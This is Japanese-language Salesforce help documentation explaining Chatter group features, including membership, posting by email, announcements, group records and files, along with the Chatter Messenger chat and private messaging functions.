自分がメンバーではない非公開グループのグループ詳細ページを表示する場合、次の操作のみを実行できます。

グループへの参加要求
[参加を要請] をクリックして非公開グループの所有者とマネージャに参加を要求するメールを送信する。

グループの写真と説明の表示
グループの説明をグループの写真の下に表示する。

グループメンバーの表示
[グループメンバー] セクションにグループの現在のメンバーを表示する。グループに招待された顧客も含まれます。

リストに記載しないグループの非メンバー

リストに記載しないグループのメンバーではない場合、グループの詳細ページを表示できません。

公開グループ、非公開グループ、およびリストに記載しないグループのグループメンバー

公開グループ、非公開グループ、またはリストに記載しないグループのメンバーは、次の操作も実行できます。

Salesforce1 モバイルアプリケーションのメール設定およびアプリケーション内通知の変更
Salesforce Classic では、[私宛てにメール送信...] をクリックして、誰かが投稿するたび、毎日、または毎週、グループの活動に関してメールを受信する。[すべての投稿] を選択した場合も、Salesforce1 モバイルアプリケーションのグループのアプリケーション内通知が有効になります。グループの活動に関するメールおよびモバイル通知の受信を停止するには、[グループのメールをオフにする] をクリックします。すべての Chatter メール設定を変更するには、[メール設定] をクリックします。

Lightning Experience では、グループ強調表示パネルから [メール通知] をクリックして、グループのメール設定を変更する。

ユーザの招待
: システム管理者が招待を有効にしている場合、[ユーザを招待する]をクリックして、Chatterを使用していない人をグループに参加するように招待する。非公開グループの場合、ユーザを招待できるのは、グループマネージャ、グループの所有者、または「すべてのデータの編集」権限を持つユーザのみです。リストに記載しないグループの場合、ユーザを招待できるのは、グループマネージャ、グループの所有者、または「リストに記載しないグループの管理」権限を持つユーザのみです。

グループからの脱退
: をクリックして、非公開グループへの参加要求を取り下げる。自分が所有するグループから脱退するには、まず新しい所有者を指定する必要があります。

グループ所有者とグループマネージャ

公開グループ、非公開グループ、またはリストに記載しないグループの所有者またはマネージャは、次の操作も実行できます。

グループメンバーの追加または削除

グループの写真の変更

グループ設定の編集

情報セクションの編集
: [情報] セクションで [情報を追加] または をクリックして、グループのメンバーの関連情報を追加する。このセクションは、タイトルを含めユーザの必要に応じてカスタマイズできます。

説明セクションの編集
: [説明] セクションで [説明を追加] または をクリックして、グループの説明を追加する。

メンバーロールの変更

非公開グループへの要求の受諾または拒否

関連トピック:

- [グループファイル] リスト

Chatter グループのメンバーシップの表示

プロファイルの [グループ] リストには、自分が所属する Chatter グループが最近の活動日順に並び替えられて表示されます。[グループ] タブでは、グループへの参加やグループの作成ができます。また、他の人のプロファイルの [グループ] リストを表示して、グループのメンバーシップを確認することもできます。

メモ: 他の人のプロファイルで、リストに記載しないグループのメンバーシップは自分もメンバーである場合にのみ表示されます。

- 完全なリストをアルファベット順で表示するには、[すべて表示] をクリックします。
- リストの他の部分を表示するには、[次へ] や [前へ] リンクを使用します。
- グループから脱退するか、参加要求を取り下げるには、 をクリックします。
- 他の人のグループリストで公開グループに参加するには、[参加] をクリックします。
- 他の人のグループリストで非公開グループへの参加要求を送信するには、[参加を要請] をクリックします。
- ウィンドウを閉じるには、[完了] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

Chatter グループロールによって実行可能なアクション

Chatter グループメンバーの表示

Chatter グループページの [メンバー] セクションには、グループのすべてのメンバー (顧客を含む) が表示されます。

1. 全グループメンバーのリストをアルファベット順で表示するには、[メンバー] セクションで [すべて表示] をクリックします。

   [メンバー] ウィンドウでは、次の操作が可能です。

   - すべてのメンバー、マネージャ、または所有者を表示するには、リストをフィルタします。
   - [次へ] や [前へ] リンクを利用して、リストをさらに表示できます。
   - [メンバーを検索] 検索ボックスを使用して検索します。
   - 人のフォローを開始するには、その人の名前の横にある [フォローする] をクリックし、停止するには をクリックします。

     顧客はフォローできません。

2. ウィンドウを閉じるには [完了] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

おすすめ Chatter グループ

Chatter では、次の要素に基づいて参加するグループがおすすめされます。

- メンバー数で特定されるグループの人気。
- グループであなたがフォローしている人の数。Chatter は、フォローするメンバーが多くいるグループをおすすめします。
- 新規の (先月作成された) グループ。

おすすめの拡張リストを表示するには、[おすすめ]セクションの[さらに表示]をクリックします。おすすめグループが表示されない場合は、すべてのおすすめグループにすでに属しています。おすすめにマウスポインタを置き、をクリックしておすすめを閉じます。これらのおすすめは再度表示されることはありません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

メールを使用した Chatter グループへの投稿

アクセス権のある Chatter グループに投稿をメールで送信できます。

システム管理者がこの機能を有効化している場合、公開グループに投稿をメールで送信できます。また、システム管理者がファイルの添付をユーザに許可できます。自分がメンバーである場合にのみ、非公開グループまたはリストに記載しないグループに投稿をメールで送信できます。Salesforce ユーザアカウントに関連付けられているメールアドレスを使用する必要があります。

1. Salesforce Classic のグループ詳細ページで、グループの説明の下にある [メールで投稿] をクリックし、ローカルのメールクライアントを使用してグループへの空白のメールを起動します。
2. メール本文にメッセージを入力し、必要に応じてファイルを添付して、メールを送信します。

   メールへの添付ファイルは Chatter にファイルとして追加され、グループと共有されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

メールの内容が投稿としてグループ詳細ページに表示されます。メール本文に含まれるハッシュタグ (#TeamExcellence など) は、投稿のトピックに変換されます。メールにファイルを 2 つ以上添付する場合、1 つ目の添付ファイルは投稿に含めます。2 つ目以降の添付ファイルはコメントに追加します。

ヒント: 後で簡単にアクセスできるように、グループのメールアドレスをメールクライアントまたはモバイルデバイスの連絡先として保存します。mailto: リンクをコピーして連絡先のメール項目に直接貼り付ける場合、メールクライアントによっては無効なリンクだとみなされ、連絡先に送信されない可能性があります。メールアドレスの最初の部分から、括弧で括られたグループ名を削除してみてください。たとえば、(私のグループ) `0f9b000000004cmkaq@post.k-pxyvmac.kp0.chatter.salesforce.com` から 私のグループ を削除します。

メールを使用してグループに投稿する場合、次の制限事項が適用されます。

- メールを使用して作成された投稿には、Chatter 投稿の 10,000 文字の制限が適用されます。この制限を超えたメールのテキストは、投稿には含まれません。
- メッセージの最大サイズは、テキストと添付ファイルを合わせて 25 MB です。

- メールの件名は、投稿に含まれません。
- メールを使用してテキスト投稿を作成し、テキストにリンクを含めることができます。最大25個のファイルを添付できます。メールでグループに投稿する場合は、ユーザへのメンション、アンケートの作成、リンクのタイトル指定を行うことができません。
- 太字や異なる文字サイズの使用など、文字レベルの書式設定はサポートされていません。
- メールアドレスは、グループレベルで一意である必要があります。組織の複数のユーザプロファイルが同じメールアドレスを使用していて、そのメールアドレスがグループへの投稿に使用されている場合、その特定のグループに関連付けられているユーザプロファイルがグループフィードの投稿に使用されます。そのメールアドレスが同じグループの複数のユーザプロファイル間で共有されている場合、メールはブロックされます。
- 署名テキストは投稿の一部として処理されます。`iPhone` から送信 のようにモバイルデバイスによって挿入されたデフォルト署名は、自動的に削除されます。メールを送信する前に、Chatter に投稿しないカスタム署名と余分のテキストを削除します。または、署名の上部に区切り線を追加することで、署名を自動的に削除できます。区切り線には、少なくとも次のいずれかの文字を使用する必要があります。
  - ダッシュ (-)
  - 等号記号 (=)
  - アンダースコア (_)

  これらの文字の任意の組み合わせを使用することもできます。

Chatter グループでのお知らせの投稿

グループページで重要なメッセージを強調表示するには、グループへのお知らせを投稿します。

メモ: デフォルトでは、グループにグローバルパブリッシャーレイアウトが表示されます。[お知らせ] アクションがグループに表示されていない場合は、グローバルパブリッシャーを上書きし、[お知らせ] アクションをカスタムグループパブリッシャーレイアウトに追加するようにシステム管理者に依頼してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

「すべてのデータの編集」権限を持つグループ所有者、グループマネージャ、ユーザのみが、グループへのお知らせを投稿および削除できます。

1. グループページで、パブリッシャーの [お知らせ] をクリックします。
2. メッセージを入力します。文字制限は5,000文字で、お知らせにリンクを含めたり、ユーザやグループにメンションしたりできます。スペースの制約により、グループページには約137文字のお知らせが表示されます。メッセージの残りを表示するには、[さらに表示] をクリックします。
3. お知らせの有効期限を指定します。
4. [共有] をクリックします。

グループへのお知らせは、新しいグループで置き換えられない限り、選択された有効期限の午後11時59分まで表示されます。ユーザは、グループフィードのお知らせに対するディスカッション、いいね!、コメントの投稿ができます。他の投稿と同様に、お知らせが投稿されると、グループメンバーは選択したグループメール通知頻度に応じてメール通知を受信します。

フィード投稿を削除するとお知らせが削除されます。フィード投稿を削除せずにグループページからお知らせを削除するには、お知らせの上隅にある ▾ をクリックし、バナーを閉じるオプションを選択します。

関連トピック:

Chatter グループレイアウトおよびパブリッシャーのカスタマイズ

[グループファイル] リスト

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

Chatter グループページの [グループファイル] リストには、グループに最近投稿されたファイルが表示されます。

リストにマウスポインタを置いて選択可能なオプションを表示するか、ファイル名をクリックして、ファイルの詳細ページにアクセスします。グループに投稿されたすべてのファイルのリストを表示したり、特定のファイルを検索したり、ファイルにアクションを実行するには、[すべて表示]をクリックしてファイルのリストを展開します。デフォルトで最近参照した 25 ファイルが一覧表示されます。このリストでは、次の操作を実行できます。

- グループに投稿されたファイルを検索する。このリストには、グループの Chatter フィードに自分または他の人が添付したファイルが含まれています。このリストには次は含まれません。
  - [ドキュメント] タブのドキュメント。
  - [メモと添付ファイル] 関連リストの添付ファイル。
- 非公開ファイルをアップロード、またはファイルをアップロードして人やグループと共有、またはファイルリンク経由で共有する。
- ファイルをダウンロードせずにプレビューする。
- Chatter フィードでファイルに関する更新をフォローし受信する。フォローしているファイルの横の × をクリックすると、ファイルに関する更新の受信を停止できます。(Chatter が必要です。)
- ▾ をクリックして、ダウンロード、新しいバージョンのアップロード、他の人やグループとの共有、リンクによる共有、および共有の設定を参照する。
- ファイル名をクリックして、ファイルの詳細ページを参照する。
- ファイル所有者の名前をクリックして、そのプロファイルを表示する。

メモ:

- 暗号化されたファイル、パスワードで保護されたファイル、コピー保護された PDF、不明なファイル形式、25 MB を超えるファイルなど、プレビューできないファイルもあります。プレビューできないファイルについては、フィードやリストビューで [プレビュー] オプションを使用できません。また、ファイルは汎用のファイル形式アイコンとしてフィードに表示されます。Microsoft Office 2007 機能の一部はプレビューでは正しく表示されません。ファイルはプレビュー可能であるのにプレビューが存在しない場合は、Salesforce システム管理者に問い合わせてください。プレビューを再生成できる可能性があります。

- ファイル拡張子のないファイルまたはファイル拡張子が認識できないファイルは [種別] 列に「不明」と表示されます。

関連トピック:

Chatter グループメンバーの表示

Chatter グループのレコード

Chatter グループでのレコードの作成

グループパブリッシャーを使用して、Chatter グループでレコードを作成します。

グループパブリッシャーで使用可能なアクションは、ユーザの権限、グループ内のユーザのロール、グループの種別、およびシステム管理者によるグループパブリッシャーの設定によって異なります。

- システム管理者によるグループパブリッシャーレイアウトの設定に応じて、取引先、取引先責任者、リード、商談、契約、キャンペーン、ケース、カスタムオブジェクトのレコードを作成できます。その他のオブジェクトはサポートされていません。
- グループでレコードを作成すると、グループフィード、作成者のプロファイル、レコードフィード、会社の Chatter フィードなど、いくつかの場所にレコード作成の投稿が表示されます。必要な権限を (ライセンス、プロファイル、権限、共有ルールによって) 持つユーザのみがレコードおよびレコード作成フィードの投稿を参照できます。

  ヒント: [すべての更新を表示] に設定してグループフィードを絞り込み、レコード作成の投稿を参照します。

- グループフィードには、レコード作成の投稿に対するすべてのコメントが表示されます。レコードフィードの投稿に対するコメントや、グループに属さないユーザによるコメントも含まれます。

  たとえば、John が非公開グループでレコードを作成すると、レコード作成の投稿がグループフィードとレコードフィードに表示されます。Sally はその非公開グループのメンバーではありませんが、レコード詳細ページおよびレコードフィードへのアクセス権があります。Sally がレコードフィードでレコード作成の投稿にコメントすると、非公開グループのフィードにそのコメントが表示されます。

- グループ内のレコードの表示は、ユーザ権限および組織の共有アクセスルールによって決まります。権限があるグループメンバーは、レコードおよびそれに対するコメントをどのコンテキスト (グループ、所有者のプロファイル、レコード詳細ページ、会社の Chatter フィード) からも参照できます。

  Chatter Free ユーザなど権限がないグループメンバーは、グループまたはその他の場所でレコードやレコードフィードを表示できません。

- 顧客を許可するグループではレコードを作成できません。
- システム管理者がレコードをグループに追加する機能を有効にしている場合は、次も可能です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

Chatter グループでレコードを作成する
- オブジェクトに対する「作成」

- グループ内で新しいレコードを作成したときに、既存のレコードを追加した場合と同様に、グループとレコード間のリレーションが自動的に作成されます。
- グループレコードリストに、追加したレコードと作成したレコードが表示されます。

Chatter グループからレコードを削除できます。

Chatter グループへの既存のレコードの追加

レコードをグループに追加して、チームでレコードに関するコラボレーションやディスカッションを行えるようにします。

1. グループパブリッシャーから、[レコードの追加] をクリックします。

   メモ: このオプションが表示されない場合、システム管理者がレコードの追加アクションをグループパブリッシャーに追加する必要があります。顧客を許可するグループにはレコードを追加できません。

2. [レコード] リストからレコードのタイプを選択します。

   取引先、取引先責任者、リード、商談、契約、キャンペーン、ケース、およびカスタムオブジェクトのレコードを追加できます。その他のオブジェクトはサポートされていません。

3. 空白の検索項目に、検索するレコードの名前を入力して、 をクリックします。選択したタイプの使用可能なすべてのレコードを検索するには、項目を空白のままにします。

4. ルックアップ検索結果リストから、グループに追加するレコードをクリックして選択します。

5. [作成] をクリックします。

レコードがグループに追加されると成功を示すメッセージが表示され、そのレコードは [グループレコード] リストに表示されます。システム管理者が [グループ] 関連リストをレコード詳細ページに追加している場合、レコード詳細ページにもレコードが関連付けられているグループのリストが表示されます。グループに追加できるレコードの数に制限はありません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

グループレコードを参照する、またはレコードをグループに追加する

- レコードに対する「参照」
- グループへのアクセス権

メモ: グループにレコードを追加しても、表示には影響を与えません。必要な権限を (ライセンス、プロファイル、権限セット、または共有によって) 持つユーザのみがグループ内のレコードを表示できます。たとえば、Chatter Free ユーザにはグループ内のレコードは表示されません。また、取引先と取引先責任者の参照権限を持つユーザには、グループ内のケースレコードは表示されません。このため、ユーザに表示されるレコードの件数が、グループレコードリストに表示される実際の件数よりも少なくなる場合があります。

例: 作業中のレコードに関するコラボレーションを行う場として Chatter グループを利用するいくつかの方法を示します。

- ある取引先と連携して対応する営業チームは、1 つのグループで関連する商談、取引先責任者、リードを追跡できます。権限を持つチームメンバーは、グループから直接レコードにアクセスできます。新しいチームメンバーは、1 か所であらゆる情報を参照可能なグループを使用して、取引先および子レコードに関する過去のディスカッションを確認できます。

- カスタマーサービスチームは、グループを使用して処理するケースを追跡できます。このグループをチームのフォーラムにして、ケースを監視し、解決策を話し合い、よくある問題領域のトレンドを分析できます。
- マーケティングチームは、グループを使用してキャンペーンを追跡し、イベントを計画し、イベントに招待する潜在的なリードや取引先責任者について話し合うことができます。また、グループは、マーケティングの内容やキャンペーンのアイテムについてのコラボレーションを行う最適な場となります。

Chatter グループからのレコードの削除

使用しなくなったレコードを Chatter グループから削除します。

グループのレコードへのアクセス権があるユーザは、そのレコードをグループから削除できます。

1. グループの詳細ページで、[グループレコード] リストの横にある [すべて表示] をクリックします。

   メモ: グループレコードリストは、システム管理者によって既存のレコードのグループへの追加が許可されている場合にのみグループの詳細ページに表示されます。

2. 必要に応じて、[絞り込み条件] リストのオプションを選択して、そのタイプのレコードを表示します。
3. 削除するレコードを検索し、そのレコード名の横にある [削除] をクリックします。

グループからレコードを削除した場合、グループとレコード間のリレーションが削除されますが、レコード自体は削除されません。グループとレコード間のリレーションはごみ箱から復元できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

グループレコードを削除する

- オブジェクトに対する「参照」
- グループへのアクセス権

Chatter Messenger (チャット)

同僚とすぐに安全にチャットします。Chatter Messenger は、Spring '16 リリースより後に作成された新規組織では使用できません。

Chatter Messenger の使用

チャット画面を拡大または最小化するには、チャットヘッダーをクリックします。チャットの操作性を最大限に高めるには、チャットリストの ↗ をクリックして別のブラウザウィンドウにポップアウトします。そうすることで、他のサイトを閲覧したり、他のアプリケーションを使用したりしながら、ユーザと簡単にチャットできます。

チャットリストの使用
チャットリスト使用のヒント。

チャットの [私のお気に入り] リストへのユーザの追加
Chatterでフォローするユーザのリストは長くなることがあります。このような場合、1人以上のユーザとのチャットを [私のお気に入り] リストに追加すると、常にそのチャットをチャットリストの上部に表示できます。最大100件までチャットを追加できます。

[チャット] の [私のお気に入り] リストからのユーザの削除
チャットする機会があまりないユーザがリストにある場合は、1人または複数のユーザとのチャットを [私のお気に入り] リストから削除します。削除後もChatterでフォローしているユーザは [自分がフォローするユーザ] リストに表示されます。

チャット状況の変更
チャットできる状況であれば、チャット可能であることをユーザに知らせます。チャットできない場合は、自分の状況を [オフライン] に設定します。

ユーザとのチャット
Chatterで1人以上のユーザとチャットします。

チャット履歴
チャット履歴を表示します。

チャットへの顔文字の追加
特定の文字と記号を組み合わせて入力すると、ユーモラスな顔文字がチャットの会話に挿入されます。

チャットウィンドウのポップアウト
チャットまたはチャットリストを別のブラウザウィンドウにポップアウトすると、ブラウザを最小化しているときや、他のアプリケーションを使用しているときでもチャットを続けることができます。

チャットオプションの編集

チャットのサウンドを変更できますか?

Chatter Messenger の使用

チャット画面を拡大または最小化するには、チャットヘッダーをクリックします。チャットの操作性を最大限に高めるには、チャットリストの をクリックして別のブラウザウィンドウにポップアウトします。そうすることで、他のサイトを閲覧したり、他のアプリケーションを使用したりしながら、ユーザと簡単にチャットできます。

次に、Chatter Messengerの使用時に適用されるいくつかの考慮事項を示します。

- Chatter Messengerは、Spring '16リリースより後に作成された新規組織では使用できません。
- システム管理者は組織レベルでChatter Messengerを無効にできます。さらに、システム管理者によってプロファイル権限の「APIの有効化」権限が選択されている場合にのみ、ユーザはChatter Messengerにアクセスできます。Salesforceにログインしたときに Chatter Messengerが表示されない場合は、システム管理

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

者に連絡してこの機能が無効化されているかどうか確認し、Chatter Messenger にアクセスするために必要な権限を付与するように依頼してください。

- コミュニティでは、Chatter Messenger を使用できません。Messenger は、ユーザオブジェクトの組織の共有設定が [公開/参照のみ] に設定されている場合にのみ、内部ユーザが使用できます。
- Chatter Messenger は Microsoft® Internet Explorer® バージョン 7.0 ではサポートされていません。Internet Explorer 7 ユーザは、他の Chatter Messenger ユーザにはオフラインとして表示されます。

チャットを使用して、次を行うことができます。

- チャットできるかどうかを知らせる。
- 他のユーザとチャットする。
- [私のお気に入り] リストにユーザを追加する、およびリストからユーザを削除する。
- 別のブラウザウィンドウにチャットをポップアウトする。
- 他のユーザとチャットするときに顔文字を使う。
- 音や通知など、チャットオプションをカスタマイズする。
- チャット履歴を参照する。

関連トピック:

Chatter メッセージ

チャットリストの使用

チャットリスト使用のヒント。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

メモ: Chatter Messenger は、Spring '16 リリースより後に作成された新規組織では使用できません。

- フォローしていないユーザを含め、オンラインの Chatter ユーザをすばやく見つけてチャットするには、チャットリスト上部にある検索ボックスを使用します。
- アクティブなチャット間を切り替えるには、現在のチャットリストにあるチャットをクリックします。
- チャットリストにユーザを追加するには、Chatter でそのユーザをフォローします。
- よくチャットする人を [私のお気に入り] リストに追加します。
- チャットオプションをカスタマイズするには、 をクリックします。
- チャットの状況を変更するには、チャットリストの上部にある状況をクリックします。
- チャットが最小化されているときは、新しいメッセージがあるかどうかを示す新着メッセージインジケータ が表示されます。

関連トピック:

チャット状況の変更

チャットの [私のお気に入り] リストへのユーザの追加

Chatter でフォローするユーザのリストは長くなることがあります。このような場合、1 人以上のユーザとのチャットを [私のお気に入り] リストに追加すると、常にそのチャットをチャットリストの上部に表示できます。最大100件までチャットを追加できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

メモ: Chatter Messenger は、Spring '16 リリースより後に作成された新規組織では使用できません。

- 1 人以上とのアクティブなチャット中に、チャットをお気に入りとして保存するには、☆ をクリックします。
- [自分がフォローするユーザ] リストから 1 人のユーザをクリックして、[私のお気に入り] リストにドラッグすることもできます。
- [私のお気に入り] リストでは、複数のユーザとのチャットの名前を変更できます。[私のお気に入り] の横にある [編集] をクリックし、名前を変更する複数ユーザとのチャットをクリックして、新しい名前を入力します。たとえば、*Sue*、*John*、*Jeff* とのお気に入りのチャットがある場合、「営業チーム」に名前を変更できます。すべての名前は一意である必要があります。

関連トピック:

チャットリストの使用

[チャット] の [私のお気に入り] リストからのユーザの削除

チャットする機会があまりないユーザがリストにある場合は、1 人または複数のユーザとのチャットを [私のお気に入り] リストから削除します。削除後も Chatter でフォローしているユーザは [自分がフォローするユーザ] リストに表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

メモ: Chatter Messenger は、Spring '16 リリースより後に作成された新規組織では使用できません。

1. [私のお気に入り] リストの横にある、[編集] をクリックします。
2. 削除するチャットの名前の横にある × ボタンをクリックします。
3. リストからチャットを削除したら、[私のお気に入り] リストの横にある [完了] をクリックします。

アクティブなチャットで ★ アイコンをクリックして、[私のお気に入り] リストからチャットを削除することもできます。

関連トピック:

チャットの [私のお気に入り] リストへのユーザの追加

チャット状況の変更

チャットできる状況であれば、チャット可能であることをユーザに知らせます。チャットできない場合は、自分の状況を [オフライン] に設定します。

他のユーザは、次の場所であなたの状況を確認できます。

- チャットリスト
- あなたのプロファイル
- [人] のフロート表示

チャット状況を変更するには、チャットリストの上部にある [チャット可能]、[退席中]、または [オフライン] をクリックします。たとえば、状況が [チャット可能] に設定されるがチャットしたくない場合は、[チャット可能] をクリックして [オフライン] を選択します。

アイドル状態が 15 分間続くと、状況は自動的に [アイドル状態] に変わります。この設定を変更するには、[チャット] > [⚙] > [オプション] をクリックしてから [一般設定] を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

メモ: システム管理者が組織のチャットを有効または無効にします。Chatter Messenger は、Spring '16 リリースより後に作成された新規組織では使用できません。

関連トピック:

チャットオプションの編集

ユーザとのチャット

Chatter で 1 人以上のユーザとチャットします。

メモ: Chatter Messenger は、Spring '16 リリースより後に作成された新規組織では使用できません。

1. オンラインの Chatter ユーザとのチャットを開始します。
   - 組織のユーザを見つけてチャットするには、Chatter Messenger の上部にある検索ボックスを使用します。または、[自分がフォローするユーザ] リストか [私のお気に入り] リストで名前をクリックします。
   - ユーザのプロファイルから、[チャットを開始] をクリックします。
   - 任意のフィードから、ユーザの名前にマウスポインタを置いて、[チャットを開始] をクリックします。
2. 必要に応じて、最大 10 人のユーザをチャットに追加できます。
   a. チャットリストからアクティブなチャットにユーザをドラッグするか、アクティブなチャットの上部にある をクリックして、Chatter でオンラインユーザを検索して追加します。
   b. チャットに含める必要があるユーザ全員を追加するまで繰り返します。

   をクリックすると、チャットに参加している全員のリストが表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

メモ: 複数のユーザとのチャットからチャットを開始したユーザが退出した場合、残りの参加者でチャットを継続できます。もう一度チャットに参加するには、追加し直してもらう必要があります。

関連トピック:

チャット状況の変更

チャット履歴

チャット履歴を表示します。

メモ: Chatter Messengerは、Spring '16リリースより後に作成された新規組織では使用できません。

他のユーザとチャットを開始すると、最新の72時間以内のそのユーザとの会話が自動的に表示されます。72時間を経過した会話は削除され、取得できません。最新の72時間以内のすべての会話のリストを表示する手順は、次のとおりです。

1. チャットヘッダーをクリックして、チャットウィンドウを展開します。
2. をクリックします。
3. チャット履歴を表示する相手の名前をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

Chatter Messenger の使用

チャットへの顔文字の追加

特定の文字と記号を組み合わせて入力すると、ユーモラスな顔文字がチャットの会話に挿入されます。

メモ: Chatter Messengerは、Spring '16リリースより後に作成された新規組織では使用できません。

次の顔文字を使用できます。

顔文字	入力文字
	:-), :), :], =)
	:-(, :(, :[, =(
	:-D, :D, =D
	:-O, :O, :-o, :o
	:-P, :P, :-p, :p, =P
	;-), ;)

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

[チャット] > [⚙] > [オプション] で顔文字をオフにできます。

関連トピック:

チャットオプションの編集

チャットウィンドウのポップアウト

チャットまたはチャットリストを別のブラウザウィンドウにポップアウトすると、ブラウザを最小化しているときや、他のアプリケーションを使用しているときでもチャットを続けることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

メモ: Chatter Messenger は、Spring '16 リリースより後に作成された新規組織では使用できません。

- アクティブなチャットまたはチャットリスト全体の右上隅にある ↗ をクリックして、ポップアウトします。
- ポップアウトしたチャットまたはチャットリストの右上隅にある ↘ をクリックして、Salesforce 画面にポップインして戻ります。

関連トピック:

チャットオプションの編集

チャットオプションの編集

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

メモ: Chatter Messenger は、Spring '16 リリースより後に作成された新規組織では使用できません。

チャットオプションを編集するには、チャットウィンドウの右上隅にある ⚙ をクリックして、[オプション] をクリックします。

ヒント: ⚙ をクリックすると、チャットリストの [お気に入り]、[自分がフォローする人]、および [オフラインの人] の表示をすばやく切り替えることもできます。オプションを [音を鳴らす] および [顔文字を表示する] に切り替えることもできます。

一般設定

オプション	説明
15 分後に状況を [退席中] に変更する	オンにした場合、Salesforce アプリケーションのアイドル状態が指定した時間続くと、状況は「退席中」に変化します。
顔文字を表示する	オンにした場合、*:-)* や *:-(* などの標準のテキスト顔文字をチャットの参加者が入力すると、 や などの画像が表示されます。

オプション	説明
メッセージの上にマウスポインタを置いたときのみタイムスタンプを表示する	オンにした場合、各メッセージの上にマウスポインタを置いたときのみ、チャットメッセージのタイムスタンプが表示されます。オフにした場合、タイムスタンプは、各チャットメッセージと状況の変更にインラインで表示されます。

サウンドと通知

オプション	説明
メッセージの受信時に音を鳴らす	オンにした場合、誰かがあなたと新しいチャットを開始するときにサウンドが鳴ります。 メモ: チャットが最小化されていたり、チャットにフォーカスがなかったり(たとえば、複数のチャットを使用している)、または他のアプリケーションまたはブラウザタブを使用していたりする場合は、メッセージを受信するたびにサウンドが鳴ります。
メッセージの受信時にブラウザのタブにアラートを表示する	オンにした場合、新しいチャットメッセージを受け取ると、ブラウザタブに「新規チャットメッセージがあります」という通知が表示されます。

チャットリスト

チャットリストで参照する人のリストを選択します。

- お気に入り
- 自分がフォローする人
- オフラインの人を表示する

関連トピック:

チャットへの顔文字の追加

チャット状況の変更

チャットのサウンドを変更できますか?

サウンドと通知の設定を変更するには、[チャット] > > [オプション]に移動し、[音と通知] を選択します。

関連トピック:

チャットオプションの編集

非公開メッセージ

Chatter メッセージを使用して、他の Chatter ユーザと非公開の会話を安全に行うことができます。

Chatter メッセージ
他の人に非公開の質問を送信したり、一緒に仕事をしているすべてのユーザには関係しない議論を、選択した数人のユーザとやり取りしたりします。ファイルを共有したときにも、メッセージで共有相手に通知します。
Chatter メッセージの検索
Chatter メッセージの送信
メッセージを送信して、Chatter で非公開で連絡します。

Chatter メッセージ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

他の人に非公開の質問を送信したり、一緒に仕事をしているすべてのユーザには関係しない議論を、選択した数人のユーザとやり取りしたりします。ファイルを共有したときにも、メッセージで共有相手に通知します。

